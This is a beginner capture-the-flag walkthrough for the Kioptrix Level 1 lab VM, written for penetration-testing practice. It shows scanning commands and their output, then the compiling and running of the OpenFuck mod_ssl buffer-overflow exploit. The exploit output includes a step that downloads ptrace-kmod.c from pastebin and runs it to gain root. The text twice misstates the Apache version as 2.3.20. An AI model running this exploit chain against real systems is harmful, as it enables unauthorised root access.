# KIOPTRIX LEVEL 1

VULNHUB
VULNERABLE BY DESIGN

# Writeup for Kioptrix: Level 1 from Kioptrix VM Image Challenges


**Author:** Omkar Sahni
**Difficulty:** Beginner
**Objective:** Gain root access to the machine

## Introduction:

The **Kioptrix: Level 1** VM is an entry-level **Capture The Flag (CTF)** challenge designed for beginners in penetration testing. The goal is to gain **root access** by exploiting system vulnerabilities using various tools and techniques. It provides a hands-on learning experience in a controlled environment, focusing on ethical hacking skills.


## Let's Begin:

After extracting the Kioptrix VM files, update the kioptrix_level_1.vmx file to switch the network adapter from **Bridged** to **NAT** mode.



```
ethernet0.present = "TRUE"
ethernet0.allowGuestConnectionControl = "FALSE"
ethernet0.features = "1"
ethernet0.wakeOnPcktRcv = "FALSE"
ethernet0.networkName = "Bridged"
ethernet0.addressType = "generated"
guestOS = "other24xlinux"
uuid.location = "56 4d f8 a6 70 a4 8d 9d-f6 b1 74 de ea 7c 3a 16"
uuid.bios = "56 4d f8 a6 70 a4 8d 9d-f6 b1 74 de ea 7c 3a 16"
vc.uuid = "52 77 3c 2e 12 81 3a 68-25 23 b3 92 4e 8e 01 ff"
```

Fig: Original vmx file




```
ethernet0.features = "1"
ethernet0.wakeOnPcktRcv = "FALSE"
ethernet0.networkName = "NAT"
ethernet0.addressType = "generated"
guestOS = "other24xlinux"
```

Fig: Modified vmx file

### Reconnaissance

- **Tools Used:** netdiscover, nmap, nikto, ffuf
- **Scan Results:** Identified open ports, running services, and their versions.
- **Findings:** Discovered active hosts, exposed services, hidden directories, and potential vulnerabilities.

### Finding The IP:



```
┌──(root㉿kali)-[/home/kali]
└─# netdiscover -r 192.168.220.0/24
```

Fig: netdiscover



```
root@kali: /
Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.220.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.220.2   00:50:56:e5:ab:c3      1      60  VMware, Inc.
 192.168.220.129 00:0c:29:7b:25:bb      1      60  VMware, Inc.
 192.168.220.254 00:50:56:f0:7d:58      1      60  VMware, Inc.
```

Fig: netdiscover Result

## Scanning & Enumeration:



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -sS 192.168.220.129 -v
```

Fig: nmap command




```
root@kali: /home/kali 167x29
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-09-26T09:32:06
```

Fig: Services running

**Looking at port 80 and 443 we got default Apache webpage.**



Test Page for the Apache We

192.168.220.129

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Test Page**

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

**If you are the administrator of this website:**

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in /etc/httpd/conf/httpd.conf has changed. Any subdirectories which existed under /home/httpd should now be moved to /var/www. Alternatively, the contents of /var/www can be moved to /home/httpd, and the configuration file can be updated accordingly.

**If you are a member of the general public:**

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".


The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

Fig: Apache Page

**Running Directory brute forcing tool FFUF:**




```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -u http://192.168.220.129/FUZZ -w /usr/share/dirb/wordlists/common.txt -v

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.220.129/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
```

Fig: Ffuf command

We used **ffuf** to search for hidden domains or directories but didn't find anything interesting.


Next, let’s run **Nikto**, a web vulnerability scanner, to identify potential security issues.



```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://192.168.220.129/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.220.129
+ Target Hostname:    192.168.220.129
+ Target Port:        80
+ Start Time:         2025-03-22 07:02:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46
 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
TTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ssing-content-type-header/
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and
 will be supported until Nov 11 2023.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
```

Fig: Nikto

Moving forward, we found **Apache 2.3.20** running on **Red Hat** with **mod_ssl 2.8.4**. Now, let’s check if this version is vulnerable. If it is, we’ll look for an exploit to take advantage of the vulnerability.



Exploit-DB
https://www.exploit-db.com › exploits


Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' ...

4 Apr 2003 — Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1). CVE-2002-0082CVE-857 . remote exploit for Unix platform.

Fig: Google search result

Since the **ExploitDB** exploit is outdated and not working, we'll use this **updated exploit from GitHub** to proceed with the exploitation.

**Exploit Link:** https://github.com/heltonWernik/OpenLuck



```
┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/heltonWernik/OpenLuck.git
Cloning into 'OpenLuck'...
remote: Enumerating objects: 26, done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26 (from 1)
Receiving objects: 100% (26/26), 14.14 KiB | 1.57 MiB/s, done.
Resolving deltas: 100% (6/6), done.
```


Fig: Clone exploit to local

To ensure the exploit functions correctly, we need to install the **libssl-dev** package, which provides the necessary OpenSSL development libraries. Run the following commands:

**sudo apt-get install libssl-dev**

This will update your package list and install **libssl-dev**, enabling smooth compilation and execution of the exploit.

**Now lets compile the exploit:**



```
┌──(root㉿kali)-[/home/kali/OpenLuck]
└─# gcc -o OpenFuck OpenFuck.c -lcrypto
OpenFuck.c: In function ‘read_ssl_packet’:
OpenFuck.c:866:17: warning: ‘RC4’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  866 |                 RC4(ssl→rc4_read_key, rec_len, buf, buf);
      |                 ^~~
In file included from OpenFuck.c:24:
/usr/include/openssl/rc4.h:37:28: note: declared here
   37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
      |                            ^~~
OpenFuck.c: In function ‘send_ssl_packet’:
OpenFuck.c:915:17: warning: ‘MD5_Init’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  915 |                 MD5_Init(&ctx);
      |                 ^~~~~~~~
In file included from OpenFuck.c:25:
/usr/include/openssl/md5.h:49:27: note: declared here
   49 | OSSL_DEPRECATEDIN_3_0 int MD5_Init(MD5_CTX *c);
      |                           ^~~~~~~~
```

Fig: Exploit Compilation


During the compilation it will show some error but ignore it.

**Exploit execution:**

Now, let's execute the exploit using the following command:

./openFuck


This will help us identify the target operating system and Apache version



```
0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
```

Fig: Exploit supported OS and apache versions


Now that we have identified option 0x6b, let's proceed with executing the exploit to leverage the buffer overflow vulnerability and gain remote access to the target machine.



```
┌──(root㉿kali)-[/home/kali/OpenLuck]
└─# ./OpenFuck 0x6b 192.168.220.129 -c 50

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 50 of 50
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f8050
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--07:20:33--   https://pastebin.com/raw/C7v25Xr9
```

Fig: Execution of exploit to get remote access

After successfully executing the exploit, we gained remote access to the target machine. As seen in the screenshot, we already have root privileges, eliminating the need for any further exploitation.



```
ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
ls
p
whoami
root
```

Fig: Remote access

## Conclusion

The Kioptrix Level 1 challenge provided valuable hands-on experience in penetration testing, covering reconnaissance, enumeration, exploitation, and privilege escalation. Using tools like Netdiscover, Nmap, Nikto, and FFUF, we identified a vulnerable Apache 2.3.20 on Red Hat. While the outdated ExploitDB script failed, we successfully leveraged an updated GitHub-based OpenFuck exploit to gain root access. This exercise reinforced key pentesting skills and practical vulnerability exploitation techniques.